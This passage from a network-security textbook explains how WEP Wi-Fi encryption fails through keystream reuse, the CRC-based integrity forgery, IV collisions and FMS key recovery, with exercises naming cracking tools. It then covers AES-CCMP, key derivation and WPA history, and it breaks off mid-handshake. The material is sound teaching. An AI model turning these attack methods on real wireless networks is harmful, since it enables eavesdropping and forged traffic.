KEYSTREAM REUSE: GENERAL CASE BEYOND WEP. The general issue of *keystream reuse* warrants further discussion, independent of WEP. Consider a byte-oriented Vernam stream cipher, with encryption by exclusive-or (XOR) of the keystream to the plaintext, and then again to the ciphertext to decrypt (Fig. 12.6). Suppose two messages are encrypted with the same keystream—what is the danger? If the two ciphertext streams are XOR’ed, the keystreams cancel out, leaving the XOR of the two plaintext strings: $P \oplus P'$. We mention two cases of interest.

Case 1: all or parts of P or P' are known. This then allows immediate recovery of the corresponding part of the other string by XOR (and then also recovery of the corresponding part of the keystream).¹¹ This case is not uncommon—many fixed-format messages, e.g., due to standard protocols, have constant fields, are known, or are easily predicted (e.g., a date field); plaintext P (corresponding to an encrypted message) may also be directly available from the source. *Case 2:* redundancy in the plaintext messages allows well-known statistical methods to recover the plaintext itself. As examples, ASCII-encoding

¹¹As we have seen, in the case of 802.11 with WEP, reuse of a recovered keystream (for a fixed K and given IV) can be arranged by intentional reuse of the same IV, which is set by the frame originator.

provides redundancy in characters, and natural languages are highly redundant.

INTEGRITY MECHANISM FAILURE (OVERVIEW). While the overall 802.11 frame CRC detects transmission errors, WEP’s encryption of the ICV (Fig. 12.7), a CRC based on message data but not any secret, was intended to detect malicious changes, i.e., for data integrity in the *data authentication* sense. However, it was already known (page 369) that encrypting an appended CRC fails at this. As we explain shortly, without knowing the secret keystream, the data can be altered undetectably by also making suitable changes to the ciphertext corresponding to the ICV. To gain an understanding of how the attack proceeds, we begin with an easy case: an attacker assumed to somehow know the underlying plaintext (i.e., a *known-plaintext* scenario). We will compute a string to XOR onto the ciphertext so as to insert any chosen message, with a correct (modified encrypted) ICV.

INTEGRITY MECHANISM FAILURE (DETAILS). Let $M = m_1 m_2 \cdots m_{t-1} m_t$ denote the string of bytes composing the MAC frame data (PDU of Fig. 12.7), and $M_r = f(M)$ the 32-bit ICV value from CRC function f . Let the $t+4$ corresponding keystream bytes (generated using RC4) be $S = k_1 k_2 \cdots k_{t-1} k_t$ with S_r denoting the last 4 bytes (to match notation). Then the WEP ciphertext for this frame can be denoted

$$C :: C_r \quad \text{where } C = M \oplus S \quad \text{and } C_r = M_r \oplus S_r \quad (12.1)$$

Let T be a substitute string (of identical length, for simplicity)¹² that an attacker wishes the recipient to recover on decryption (instead of M). The attacker will create a string D , then XOR D onto C to alter C . What value for D will work so that the intended recipient (unwittingly) recovers T rather than M ? The value is simply: $D = M \oplus T$ (and critically, this requires knowing neither S nor S_r). The recipient now receives not C but $C \oplus D$, which is $C \oplus (M \oplus T) = (M \oplus S) \oplus (M \oplus T) = S \oplus T$. Now the usual WEP decryption XORs S onto the received ciphertext, yielding $(S \oplus T) \oplus S = T$ as desired. This simple attack works because the result of XORing multiple items is unaffected by reordering terms.

However, we have yet to account for the ICV bytes, whose sole purpose is to detect changes, and trigger an error if the ICV check fails (page 352). What 4-byte value D_r should be XORed onto C_r , to avoid an ICV error? Analogously to the reasoning above, the value is: $D_r = f(M) \oplus f(T)$, i.e., $M_r \oplus T_r$, the XOR of CRC values from M and T . To see this, note that if this $D_r = M_r \oplus T_r$ is XOR’d onto the ICV bytes of the original ciphertext, since $C_r = M_r \oplus S_r$ from (12.1), the ICV bytes of the altered ciphertext become

$$C_r \oplus D_r = (M_r \oplus S_r) \oplus (M_r \oplus T_r) = S_r \oplus T_r \quad (12.2)$$

Now when the unsuspecting recipient uses the normally generated final keystream bytes S_r to XOR-decrypt the ICV, the result is T_r , which is $f(T)$, so the ICV check succeeds. We now recognize that the ciphertext alterations used to change the original $M :: f(M)$ to $T :: f(T)$ can be viewed as a simple XOR-off of $M :: f(M)$, and an XOR-on of $T :: f(T)$. Thus WEP’s easily manipulated XOR-encryption fails also to protect the ICV value.

‡FULL ATTACK EXPLOITING CRC USED AS ICV. The attack as explained above relies on known-plaintext—to compute D and D_r requires knowing the (entire) original

¹²With only minor modifications to the attack, any T shorter than M could also be used.

plaintext M . However, the flaw is more serious due to the following generalized attack. An attacker not knowing *any* of the original plaintext M , can make *any* desired XOR-alteration D to M (perhaps informed by knowing parts of M or its underlying format), by easily computing a compensating value D_r to XOR onto the ICV position to avoid detection;¹³ for any D , this is simply $D_r = f(D)$ where f is the CRC function used for the ICV. The following exercise explores supporting details.

‡Exercise (Full attack exploiting CRC linearity). (a) Explain why the generalized attack works, assuming the property: $f(M \oplus T) = f(M) \oplus f(T)$ (hint: [7]). (b) Explain how polynomials over binary finite fields of the form $GF(2^t)$ are represented as bitstrings, and how in this representation, addition of polynomials is the same as bitwise XOR (hint: Example 2.231 [30, p.85]). (c) Look up and specify the degree-32 polynomial $G(x)$ used by the CRC function in question (hint: pages 40–41, 1999 version of [21]). (d) Using equations, explain how CRC values are represented as remainders of polynomial division, and explain how this and (b) support the property in (a) (hint: [30, p.363]).

‡Exercise (ICV requires keyed hash function). The known-plaintext ICV attack still works if the CRC function is replaced by any other function of the plaintext alone, including an (unkeyed) cryptographic hash function. Explain why.

‡LACK OF INDEPENDENT MECHANISMS. Note that this flawed ICV method also fails to detect fraudulent message insertion by an attacker holding a recovered encryption keystream—obtained, e.g., by attacking *Shared Key* authentication (page 353); any known-plaintext scenario also allows encryption keystream recovery. Thus rather than having two independent protection mechanisms, in the WEP design compromise of one (encryption) compromises the other (data authentication)—breaking a design principle. Also, from the viewpoint that WEP’s data integrity mechanism was intended, or marketed, as a means to prevent use of the transmission channel by unauthorized users (whereas the usual goal of encryption is to prevent disclosure of confidential information), this data integrity failure may be viewed as an access control failure.

IVs in WEP. The WEP encryption design specified the use of 24-bit initialization vectors (IVs), to vary the keystream across different frames—by the unorthodox means of simply concatenating an IV to a fixed shared master key K . It was widely known that reusing keystreams should be avoided, yet how to generate IVs was left as a homework assignment for manufacturers. As it turns out, regardless of the IV generation method, 24 bits was too few from the start. An understanding of why emerges from the next example, which explores: How long do we expect it takes before a 24-bit IV is repeated?

Example (24-bit IV spaces). For a network transmitting packets of a given (average) size at a given (average) rate, what time will elapse before an IV *collision* (two packets with the same IV)? The time is maximized if packets are assigned IV values in sequence, e.g., from 0 to $2^{24} - 1$. Thereafter, a collision is unavoidable. For illustration and ease of scaling, assume a network speed of 10 Mbps. This is close to the maximum 11 Mbps (raw data rate) from the 1999-ratified 802.11b amendment, but far less than new Wi-Fi

¹³For example, a D with a single 1-bit in one byte (other bytes all 0) will flip the corresponding bit in the recovered plaintext. This matches our Chapter 2 example on the one-time pad not providing data integrity.

networks which approach gigabits/s (Gbps). Assume also 1500-byte packets, to match the Ethernet MTU or *maximum transmission unit* (802.11 supports PDUs somewhat over 2300 bytes). Our model network then supports $(10^7 \text{ bits/s}) / (1500 \times 8) \text{ bits/packet} = 833.33 \text{ packets/s}$. Multiplying by 3600 s/hr yields 3 million packets/hr ($\approx 2^{21.52}$). To exhaust 2^{24} distinct IVs then takes $2^{24} / (3 \cdot 10^6) = 5.59 \text{ hours}$. This time will decrease for a faster network that is fully loaded (or has smaller frames), e.g., to a few minutes for Gbps networks; and will increase for a slower network or one with lower traffic load.

INEVITABLE IV COLLISIONS. In summary, even for a slow model network, IV collisions occur in under a day (while the ideal period is never). The actual situation is worse: in practice, with more than one WLAN device transmitting, the packets of all devices sharing a fixed key K draw on the same IV space at once, without coordination. If IVs are selected randomly, collisions are expected well before 2^{24} frames—rather, on the order of 2^{12} , due to the *birthday paradox* (Chapter 2), which tells us to expect collisions in time proportional to the square root of the event space size—here, a reduction factor of 4000. As another reality, wireless network cards may reinitialize when systems reboot (e.g., as laptops are powered on), with common or predictable IV reset values and sequencing algorithms both within and across manufacturers. The obvious engineering choice of resetting IVs to 0, and incrementing sequentially, leads to an expectation of many collisions among IVs of low numerical value. Colliding 24-bit IVs in WEP are thus common.

We next summarize WEP security properties and key recovery, the strongest attack.

12.6 WEP security summary and full key recovery

Here we first highlight selected WEP design properties. Many of these are now recognized to be poor choices, enabling major security failures, which we review in turn. We also discuss in some detail the ultimate attack: recovery of the master key. We begin with six observations about WEP’s design; notably, all involve key management.

- D1: *IVs (in cleartext, as typically required) immediately precede WEP-encrypted frames.* While not a flaw itself, this allows immediate identification and matching of reused keystreams, and lookup of keystreams previously collected or compiled in *keystream dictionaries*.
- D2: *The same key is used for three cryptographic mechanisms*—confidentiality, authentication (*Shared Key*), and data authentication (encrypted CRC). In general, such dependence admits new risks—a failure in one mechanism may compromise the others, and some attacks may exploit relationships between the mechanisms.
- D3: *IVs are 24 bits and selected entirely at the option and control of the frame originator, with IV reuse allowed.* As consequences, in practice: IV reuse is unavoidable (due to the bitlength), standard-compliant receivers must accept all IVs (including those intentionally reused), and keystream reuse is unavoidable (in the common case of static master keys).
- D4: *The concatenation of the IV and master key K is used directly as the RC4 seed.* Later designs would use hash functions to mix auxiliary parameters with a master key, to derive sets of secondary keys that differ from each other and whose reuse cannot be forced.

D5: *In practice, across a WLAN’s devices and APs, many users share a master key.* As consequences: (a) users can derive the frame keys protecting other users’ data; (b) those sharing a master key all draw on the same IV space (increasing the number of unintentional IV collisions—resulting in reused keystreams); and (c) the master key is an attractive target.

D6: *The master key is often a human-chosen or memorable string.* Such keys are at risk to simple password-guessing attacks—even in implementations configured for 104-bit secret keys; meanwhile, the original 40-bit keys are entirely insufficient for serious protection.

Note: D5 and D6 are not design choices *per se*, but consequences of 802.11 declaring management and selection of keys to be beyond its scope. For D5, shared master keys can be avoided by infrastructure or policies providing distinct users with distinct master keys, but both are typically hard to implement or enforce in non-corporate environments.

‡**SECURITY DESIGN PRINCIPLES.** WEP design choice D2 fails to provide independence between cryptographic keys, in conflict with design principles P7 (**MODULAR-DESIGN**) and P13 (**DEFENSE-IN-DEPTH**). WEP encryption being disabled by default, per the specification, breaks P2 (**SAFE-DEFAULTS**). The WEP design was open to public scrutiny only after it was finalized, breaking principle P3 (**OPEN-DESIGN**).

FAILURES RELATED TO DESIGN CHOICES. We now list some of the most serious consequences of the preceding design choices combined with how WEP used RC4.

F1: *The Shared Key authentication method had severe flaws* (802.11 mode 2, now deprecated). Passive recording of one exchange not only allows subsequent fraudulent authentication, but immediately provides a secret keystream that can be reused by an unauthorized party to inject arbitrary (properly encrypted) 128-byte messages. This is contrary to expectations that only legitimate devices knowing the master secret can send encrypted traffic on the WLAN. This flaw is independent of the master secret being 40 or 104 bits.

F2: *The data authentication mechanism was easy to break* (encrypted CRC as ICV). Using the ICV mechanism attack (page 355), an eavesdropper can copy a legitimate message and inject an undetectably altered version without knowing the master secret.¹⁴ In general, data authentication mechanisms should serve to both detect alteration and confirm message authenticity; here, the ICV attack allows undetected alteration, while keystream reuse enables injection of new forged messages, more directly defeating message authenticity. This flaw is likewise independent of the master secret being 40 or 104 bits.

F3: *Confidentiality intended by RC4 encryption was compromised* by a combination of design choices enabling identification and reuse of keystreams, including attacks that need not explicitly recover the master secret. Contributing factors here were design choices D1 and D3 (short, visible IVs) and a design encouraging shared static master keys (D5), combined with simple bitewise XOR-encryption. Keystream-type attacks are generally unimpeded by 104-bit keys, while 40-bit keys offer no serious protection.

F4: *Explicit recovery of the master secret is possible* by both guessing attacks (when weak) and (even for strong, 104-bit keys) by an efficient attack requiring only passive observation

¹⁴On-the-fly data alteration is a more sophisticated attack, but possible in conjunction with a middle-person attack (Fig. 12.3), itself possible because of the absence of a strong mutual authentication protocol in WEP.

of traffic with little computation. In both cases, master key compromise naturally results in total security failure of all mechanisms. We discuss these in turn.

WEP KEY RECOVERY: GUESSING ATTACKS. In practice, if a WEP master secret, whether 40 or 104 bits, originates from a human-chosen password, then password-guessing *dictionary attack* strategies often succeed (Chapter 4). For the 40-bit case, exhaustive guessing through the keyspace is easy even for truly random strings. (The next exercise pursues user-chosen passwords in general; it may be deferred until Section 12.8.)

‡**Exercise** (*Offline dictionary attack* on PSK). Explain how recording the first two messages of the four-pass handshake (page 365) allows an attack recovering the PSK for weak user-chosen passwords. (Hint: page 363, equation (12.4); or [32], [24].)

WEP KEY RECOVERY: FMS ATTACK. In 2001, Fluhrer, Mantin, and Shamir (FMS) described a method to recover WEP seed keys, thus fully breaking WEP. They found specific sets of IVs (*weak IVs*) that manipulate RC4's key setup such that the first keystream byte leaks information on one byte of the key; gathering this over enough IVs reveals the byte. A different set of IVs then reveals the next key byte, and so on. The attack relies on IVs being visible (D1) and directly used as part of the seed (D4) used for key setup. A master key shared across users (D5) makes collection of WLAN traffic both faster and simpler (as all frames correspond to a fixed base key with different IVs). The attack relies on seeing the first keystream byte for each IV used. While ciphertext reveals only the XOR of keystream with plaintext, WEP provides a known-plaintext scenario accommodating this requirement: the first plaintext byte of WEP-encrypted frames is the constant $0xAA$.¹⁵ Thus an XOR of $0xAA$ to the first encrypted payload byte yields the keystream byte as required.

The attack is iterative. At each step, given knowledge of the first i bytes of the RC4 key (seed), it finds the next byte. For a WEP key of 40 bits (8 bytes), bytes 0–2 of a seed $(IV_0, IV_1, IV_2) :: K$ are known (visible) from the start, with bytes 3–7 to be found. Recall (page 351) that the seed bytes determine how the byte values 0...255 of the hidden state vector S are permuted during key setup. A weak IV leaves S in a state that potentially leaks information. To find the first unknown byte, $\text{seed}[3]$, IVs with byte pattern template $(3, 255, t)$ are used, with most values $0 \leq t \leq 255$ satisfying the requirements; frames with IVs of this form are found from captured traffic. To find key byte b , $3 \leq b \leq 7$, useful weak IVs include those of the form $(b, 255, t)$. An initial response of WEP product vendors was to disallow (filter out) IVs of this pattern; however, more advanced attacks soon emerged for which IV filtering was not possible.

‡**FMS ATTACK (DETAILS).** The first RC4 keystream byte is $z = S[S[1] + S[S[1]]]$. It depends on three entries of S at the instant key setup ends. FMS weak IVs aim to arrange that $S[1] = 0$ and $S[0] = b$, so that $z = S[0 + b] = S[b]$. This value z turns out to allow a direct calculation of $\text{seed}[b]$, using two main observations. (1) During key setup line 4 (page 351), when $i = b$, the unknown $\text{seed}[b]$ is added into j along with known values; and (2) then in line 5, the updated value $j = j_i$ (for round $i = b$) determines the value swapped into index b as new value $S[b]$ from index j_i . From line 4 it now follows that, aside from $\text{seed}[b]$, j_i and $S[j_i]$ depend only on known or predictable values, including

¹⁵Due to standards-related issues, this is part of a known-plaintext LLC/SNAP header (page 360).

t (fixed for a given IV); here for $S[j_i]$, note that at this point $S[h] = h$ for most h (from line 1). This sketches out why seeing keystream byte $S[b]$ allows recovery of seed[b]—provided no further swaps (after round $i = b$) involve index b . This last condition is why for each b , multiple (e.g., 60) IVs of the desired form are collected. Based on modeling, the condition holds with probability somewhat over 0.05, so 60 instances are expected to yield at least 3 correct observations or “votes” for the correct value of seed[b]. Of 60 available votes, none of the other 255 (8-bit) values is expected (by model) to get even two votes, thus simple voting is expected to identify the correct key byte.

ATTACK TIME VS. KEY LENGTH. For a 40-bit WEP key, the FMS attack recovers 5 key bytes, each over one iteration step. For 104-bit keys, the 13 key bytes require 13 iterations, taking about 2.6 times longer—an increase only linear in the key length. In contrast, an attack time exponential in key length is expected (e.g., $0.5 \cdot 2^n$ for n -bit key trials) for cryptographic algorithms for which there are no known algorithmic weaknesses.

‡**Exercise** (Key recovery implementations). The FMS paper estimated requiring 4 million WEP frames. The first implementation used 5–6 million, but this was reduced to 1 million by optimizations. Independent public implementations of FMS key recovery soon appeared in tools [AirSnort](#) and [WEPCrack](#).¹⁶ (a) Summarize these optimizations (hint: [48]). (b) The [PTW attack](#), a later statistical method not restricted to weak IVs, needed only 40,000 (85,000) frames for 50% (95%) probability of success in key recovery. In 2007 it recovered a 104-bit WEP key in 60 seconds. Explain how it acquired frames with different IVs using *active* techniques including re-injection of captured ARP requests¹⁷ and [deauthenticate](#) management frames (hint: [50]; [49] for improvements). (c) Discuss the evolution of WEP key recovery attacks, from FMS to attacks utilizing arbitrary IVs; discuss passive vs. active attacks, the number of frames needed, attack times, and incorporation into automated key recovery tools such as [Aircrack-ng](#) (hint: [41]).

‡**Exercise** (Fragmentation attacks). IEEE 802.11 supports payload fragmentation and reassembly of MAC frames. An 8-byte known-plaintext LLC/SNAP (subnetwork access protocol) header commonly starts the WEP-encrypted body (Fig. 12.7 at ‘*’ after IVD). Explain how this and one passively recorded encrypted frame can be used to: (a) recover an 8-byte keystream by simple XOR; (b) leverage 802.11 fragmentation to directly enable transmission of 64 bytes of encrypted data; (c) with further steps, recover 1500-byte keystreams, thereby allowing transmission (without fragmentation) of 1500 bytes of data; and (d) by inserting an IP header into frame fragments, get an AP to decrypt captured WLAN traffic and forward the result to an address of choice. (Hint for all parts: [6].)

‡**Exercise** (RC4 initial keystream bytes). When the 2001 FMS attack appeared, a suggested work-around was that when using RC4, an agreed-upon number of output bytes (at least 256) be discarded before using the keystream, to avoid biases in the initial keystream bytes. Why was this solution not promoted by the Wi-Fi Alliance? (Hint: [11]; cf. [27].)

SUMMARY COMMENT: KEY MANAGEMENT. In distributed networks using open standards and public communications channels, cryptographic protection is recognized

¹⁶Free cracking tools (illegal in some countries) rarely bring joy to product vendors, but are hard to ignore.

¹⁷The Address Resolution Protocol (ARP) is discussed in Chapter 11.

as the primary means for security. Aside from trustworthy algorithms, cryptography itself depends on one major assumption among all others: that secret keys remain secrets associated with (only) the authorized parties. Sound key management is absolutely essential, in all aspects. However, WEP’s design failed here—its properties D2–D6 (page 357) would not have been approved by security experts. While it is understood that a standards committee has limited resources, the decision to declare management of the master key beyond the scope of WEP itself turned out badly for everyone but attackers. WEP’s above-noted spectacular failures are strongly related to this void; the lack of built-in key management, with no requirement or support for easy key update, discouraged changing master keys, commonly resulting in a shared, long-term static key—increasing both its attractiveness as a target, and the consequences of its compromise. Had 802.11 failed to gain popularity, these issues would have drawn less attention and had little impact—but success attracts heavy scrutiny, and errors become both highly visible and costly to repair.

12.7 ‡AES-CCMP frame encryption and key hierarchy

The security of 802.11 networks improved with the introduction of the [AES-CCM protocol](#) (AES-CCMP), using the AES block cipher, as a replacement for WEP and its use of the RC4 stream cipher. Here we describe AES-CCMP frame encryption and how a set of session keys is derived from the pairwise master key. Section 12.8 then describes how group keys are managed, the four-pass handshake protocol used by AES-CCMP for mutual authentication between STA and AP, and further context on the evolution of 802.11 security from WEP to WPA3.

AES-CCMP FRAME ENCRYPTION. AES-CCMP uses the AES block cipher in the [CCM mode](#) (*counter mode* of operation for encryption, *with CBC-MAC authentication*).¹⁸ Here the AES algorithm, which processes data in 128-bit blocks, is used with a 128-bit key as the basis for both frame encryption and frame integrity. CCM has two parts.

1. The CBC-MAC data authentication algorithm is used to compute a MAC (integrity tag), which is appended to the frame data.
2. The combined string is encrypted using [counter mode](#) (CTR), whereby a counter block is initialized (serving as an IV); then each 128-bit plaintext block is XOR’d to the AES-encryption of the current counter value (which itself increments after each plaintext block).

As discussed in Chapter 2, such algorithms combining authentication and encryption are called [authenticated encryption](#) (AE). In CCMP, some MAC frame header and CCMP header fields are also authenticated (but not encrypted), resulting in what is called [AE with associated data](#) (AEAD). Fields that are *mutable* (subject to change) are zeroed out for the purposes of MAC computation and verification.

CCMP HEADER, PN, CTR MODE NONCE. CCMP adds 16 bytes to an 802.11 frame body PDU (replacing WEP’s 4+4 bytes, Fig. 12.7): 8 bytes of cleartext [CCMP header](#)

¹⁸The [counter mode of operation](#) (CTR), CBC-MAC and CCM are introduced in Chapter 2.

before the encrypted part, and 8 final bytes for the MAC integrity value.¹⁹ Our main interest in this cleartext header is a 6-byte *packet number* (PN), and a *Key ID* field (cf. Fig. 12.7). The PN is used both to detect replay (below), and to avoid key reuse as explained next. A 48-bit PN is to be incremented with each frame (MPDU), yielding a PN that is unique for each MPDU (for a given PTK session key),²⁰ used to build a 128-bit *counter block* (Fig. 12.9) for CCM’s CTR mode encryption. CTR mode requires, for its initial counter block, a *nonce* value that is never reused for the same key. A 104-bit nonce and a 16-bit rolling counter i are part of the full counter block (the rolling counter’s 2^{16} values far exceed the number of 128-bit blocks to be counted, given the MPDU size limit). The value i is incremented (within the CTR mode) as each 128-bit block in the frame is encrypted, starting with $i = 1$ for the first 128-bit plaintext block. Here the PN (with extra assurance from the MAC source address) ensures that the 128-bit counter block of Fig. 12.9 starts at a value never used before for this PTK—as required by the CCM mode. Note that this value need not be unpredictable—uniqueness is the requirement.




Figure 12.9: Counter block format for CTR mode in CCMP. The initial block uses $i = 1$. Flags and the Priority byte are omitted from our discussion. The nonce here need only be unique; in other cases, nonces are specified to be unpredictable random numbers.

Exercise (AES-CCMP details). (a) Describe full details for data integrity and encryption of frames in AES-CCMP, including padding fields and the frame format, how CCMP header fields are used, and the special first block in CCMP’s CBC-MAC. (b) Discuss the advantages and disadvantages of AES-CCMP keeping only 8 bytes of 16-byte CBC-MAC. (Hint: [22]; [11, Ch.12]. CCMP follows RFC 3610 [55] with $M = 8$, $L = 2$.)

NOTATION FOR PSEUDO-RANDOM BIT GENERATION. We now introduce notation for *pseudo-random functions* (PRFs). PRFs are used in 802.11 to derive a set of keys from a master key (*key derivation*), and to initialize random strings. To instantiate a PRF, the HMAC construction is used on the SHA-1 hash function, yielding the MAC algorithm called HMAC-SHA-1 (Chapter 2). It takes two inputs—a key, and a message string—and produces 160 bits of output. For notation, with “::” denoting concatenation, define:

$$x_hmac_sha1(K, A, B, i) = HMAC_SHA_1(K, A :: [0] :: B :: [i]) \quad (12.3)$$

where $[0]$ and $[i]$ denote 1-byte representations of 0 and unsigned integer i . To get 160 random bits, we call this function with $i = 0$. If the number t of desired random bits exceeds 160, then we call it again for $i = 1$ and so on, until the combined output (appending each new output to the end) is at least t bits, and use the first t bits. To generate $t = 384$ bits,

¹⁹The *MAC protocol data unit* (MPDU) carried by an 802.11 frame body (Fig. 12.2) may result from the fragmentation of a *MAC service data unit* (MSDU) that exceeds the MPDU maximum size.

²⁰A 48-bit counter, starting from 1 and incremented per frame, is not expected to roll over, for a given session key. If the device is restarted, a new session key is established, and PN is reset to 1 by default.




Figure 12.10: Derivation of session keys for AES-CCMP, also called a *key hierarchy*. PMK is agreed between STA and AS (then sent from AS to AP), or derived from a static password or PSK. Table 12.3 gives more information on acronyms KCK, KEK and TK.

we define $PRF_{384}(K, A, B) = PRF(K, A, B, 384)$ to mean calling $x_hmac_sha1(K, A, B, i)$ enough times to get 384 bits, i.e., using $i = 0, 1$ and 2 .

SESSION KEYS FOR AES-CCMP. Three 128-bit keys comprise an AES-CCMP *pairwise transient key* (PTK); *transient* refers to a temporal/session key for the current association. One key is for frame encryption, the *temporal key* (TK). The other two protect messages in the four-pass handshake (page 365), as Table 12.3 notes. The PTK is generated from the *pairwise master key* (PMK) by the above pseudo-random function (PRF):

$$PTK = PRF_{384}(PMK, \text{"Pairwise key expansion"}, A1 :: A2 :: n1 :: n2) \quad (12.4)$$

The PTK bitstring is partitioned to yield three keys ($KCK :: KEK :: TK$), as Fig. 12.10 shows. Here $A1$ and $A2$, respectively, are the numerically lower and higher of the MAC addresses of the STA and AP, while $n1$ and $n2$, respectively, are the lower and higher of the 256-bit random number values $nonces_S$, $nonce_A$ from the four-pass handshake.

REPLAY PROTECTION. AES-CCMP has an anti-replay defense based on *packet number* (PN). A STA keeps, for each PTK, a 48-bit unsigned (received-PN) *ReplayCounter*, set to 0 when the PTK is established. A transmitting unit is expected to keep a (transmitted) PNvalue for each PTK, incremented by one before sending each encrypted frame. This allows a replay check by receivers: for each incoming frame with valid integrity, the frame is deemed a replay (and dropped) if the PN value extracted from its CCMP header is less than or equal to the ReplayCounter for this PTK; otherwise, the ReplayCounter is updated by the received PN value. Thus *ReplayCounter* monotonically increases.

Exercise (AES-CCMP improvements over WEP). Explain how the AES-CCMP design addresses WEP's security failures (listed in Section 12.6); summarize in a table.

Key name	Encryption	Integrity	Place of use
KCK (key confirmation key)		✓	four-pass handshake
KEK (key encryption key)	✓		four-pass handshake
TK (temporal key)	✓	✓	frame data (AES-CCM)

Table 12.3: Functions of the subkeys of the pairwise transient key (PTK).

12.8 Robust authentication, key establishment and WPA3

Wireless links introduce new risks not present in wired LANs. In light of this, an initial goal of 802.11 was to add security mechanisms to retain “wired equivalent privacy” (WEP). This unfortunately did not turn out to be the result. We recall again what went wrong with WEP, then follow the evolution of 802.11 security, with focus on the four-pass handshake, group key management, and additional authentication methods.

RECAP. The WEP design implicitly relied on each frame using a different keystream. Legitimate devices could aim for this by varying the IV—the design with per-packet IVs appears to support devices trying to avoid keystream reuse. But IV reuse was not prevented, and turned out to be impossible to avoid (for a static PSK), due to the IVs being short; and lack of support for automated key management resulted in static PSKs. The combination enabled a multitude of attacks (Sections 12.5–12.6). In retrospect, the design was naive and made without review by security experts—who plan for worst cases, based on experience and respect for attackers. The issue of IV and key(stream) reuse is related to message replay, which WEP also did not prevent. While detecting replay of application packets is often left to higher layers, at layer 2 we now expect a design to preclude reuse of keys across frames. This is one of many improvements delivered by the *robust network redesign* (below), which includes AES-CCMP and the four-pass handshake.

TKIP. In 2001, an immediately deployable WEP replacement was urgently needed. This constrained designs to those deliverable by software/firmware upgrade, with ongoing reliance on RC4 (including some aspects of its key setup, based on existing RC4 hardware-assist). The *Temporal Key Integrity Protocol* (TKIP) emerged as the interim solution. TKIP’s design was complex yet understandably weak. It was deprecated by the Wi-Fi Alliance in 2015 (although deployed devices typically linger for many years). Thus our focus is on the longer-term AES-CCMP design (Section 12.7) that emerged alongside TKIP.

802.11 TIMELINE AND WPA. WEP, TKIP and AES-CCMP are part of the early history of 802.11 standards (Table 12.4). A related acronym is WPA (*Wi-Fi Protected Access*), the name for an 802.11 subset (including also minor variations and extensions) promoted by an industry association called the *Wi-Fi Alliance* (WFA). In late 2002, due to the perceived urgency to replace WEP, and with the redesign (802.11i) specifying TKIP and AES-CCMP still in progress, **WPA** was derived from the TKIP (RC4) part of a draft 802.11i. The final 802.11i specification (with both TKIP and AES-CCMP) was largely adopted by WFA and marketed as **WPA2**, supported by interoperability testing. **WPA3** followed later (page 368).

MIXED ARCHITECTURES AND EVOLUTION. By the 802.11i plan,²¹ once all WEP devices are retired or upgraded to TKIP, what remains to consider are devices that support (1) TKIP-only, or (2) both TKIP and AES-CCMP. A WLAN security policy could then allow TKIP associations in the short term, in the intermediate term allow interoperability between TKIP-only devices and newer devices capable of both TKIP and AES-CCMP, and in the longer term require that all associations use AES-CCMP. This plan salvaged investments in existing hardware, while moving in the longer term to a stronger design.

²¹This was circa 2002–2004, prior to AES-GCMP, WPA3 and other changes noted in Table 12.4.

Specification	Date	Notes
802.11-1997	1997	original version with WEP and RC4 (no AS, EAP, or AES)
WPA*	2002	TKIP-based subset of draft 802.11i (no AES)
802.11i	2004	security redesign: TKIP optional, AES-CCMP required
WPA2*	2004	interop spec based on full 802.11i (AES support required)
802.11w	2009	<i>protected management frames</i> (PMF): integrity for selected frames
802.11-2012	2012	SAE (Simultaneous Authentication of Equals) introduced
802.11ac	2013	new options: 256-bit AES keys, AES-GCMP
802.11-2016	2016	SAE (page 368) used to derive PMK (upgrades old PSK)
WPA3*	2018†	mandatory: PMF, SAE (if Personal), 192-bit (if Enterprise mode)
802.11b	1999	transmission rates up to 11 Mbps (from 1–2 Mbps in 1997)
802.11g	2003	transmission rates up to 54 Mbps (an improved 802.11a)
802.11n Wi-Fi 4	2009	150 Mbps × 4 streams maximum
802.11ac Wi-Fi 5	2013	from 433 Mbps to several Gbps (maximum 8 streams)
802.11ax Wi-Fi 6	2020	claims to approach 10 Gbps (maximum 8 streams)

Table 12.4: Selected 802.11 and *Wi-Fi Protected Access* (WPA) specs. Upper portion relates to security; lower portion relates to radio transmission. TKIP, AES-CCMP and AES-GCMP are 802.11 cipher suites for data confidentiality and integrity. Wi-Fi Alliance specifications (denoted *) promote WLAN interoperability certification (testing and branding) for both radio standards and security features. †(v2.0, Dec 2019; see Section 12.9)

‡NONCE GENERATION. The pseudo-random function (PRF) used to derive PTK (page 363, equation 12.4) is also used to initialize the counters for $nonce_S$, $nonce_A$. The nonces are inputs to this same PTK derivation, which occurs during the four-pass handshake (next). It is specified that these nonces should be randomly generated; 802.11 recommends that for RSNs (below), at device startup the nonce values be initialized using:

$$value = PRF_256(RandomNum, "Init Counter", LocalMACAddr :: Time) \quad (12.5)$$

RandomNum is a random number produced by the local device, itself perhaps 256 bits, depending on its cryptographic unpredictability. *Time* estimates current time (in Network Time Protocol format). The other arguments are a literal string and device MAC address.

FOUR-PASS HANDSHAKE (OVERVIEW). The four-pass handshake of 802.11i (2004) was a major step forward. It ties the 802.1X mutual authentication between STA and AS (which establishes a *pairwise master key*, PMK) to a session between STA and AP, deriving a new PTK (set of session keys) from the PMK. The exchange of fresh (random number) nonces allows derivation of a fresh PTK by equation (12.4), intended to be distinct from any previous association’s session keys (even if from a static PSK or PMK). The main contents of the four messages are as follows (these so-called EAPOL-Key messages are unencrypted unless denoted; fields beyond our interest are omitted).

- m1) STA \leftarrow AP: $nonce_A$ a fresh 256-bit random number chosen by AP
 - m2) STA \rightarrow AP: * $nonce_S, IE_S$... analogous nonce from STA + security option info
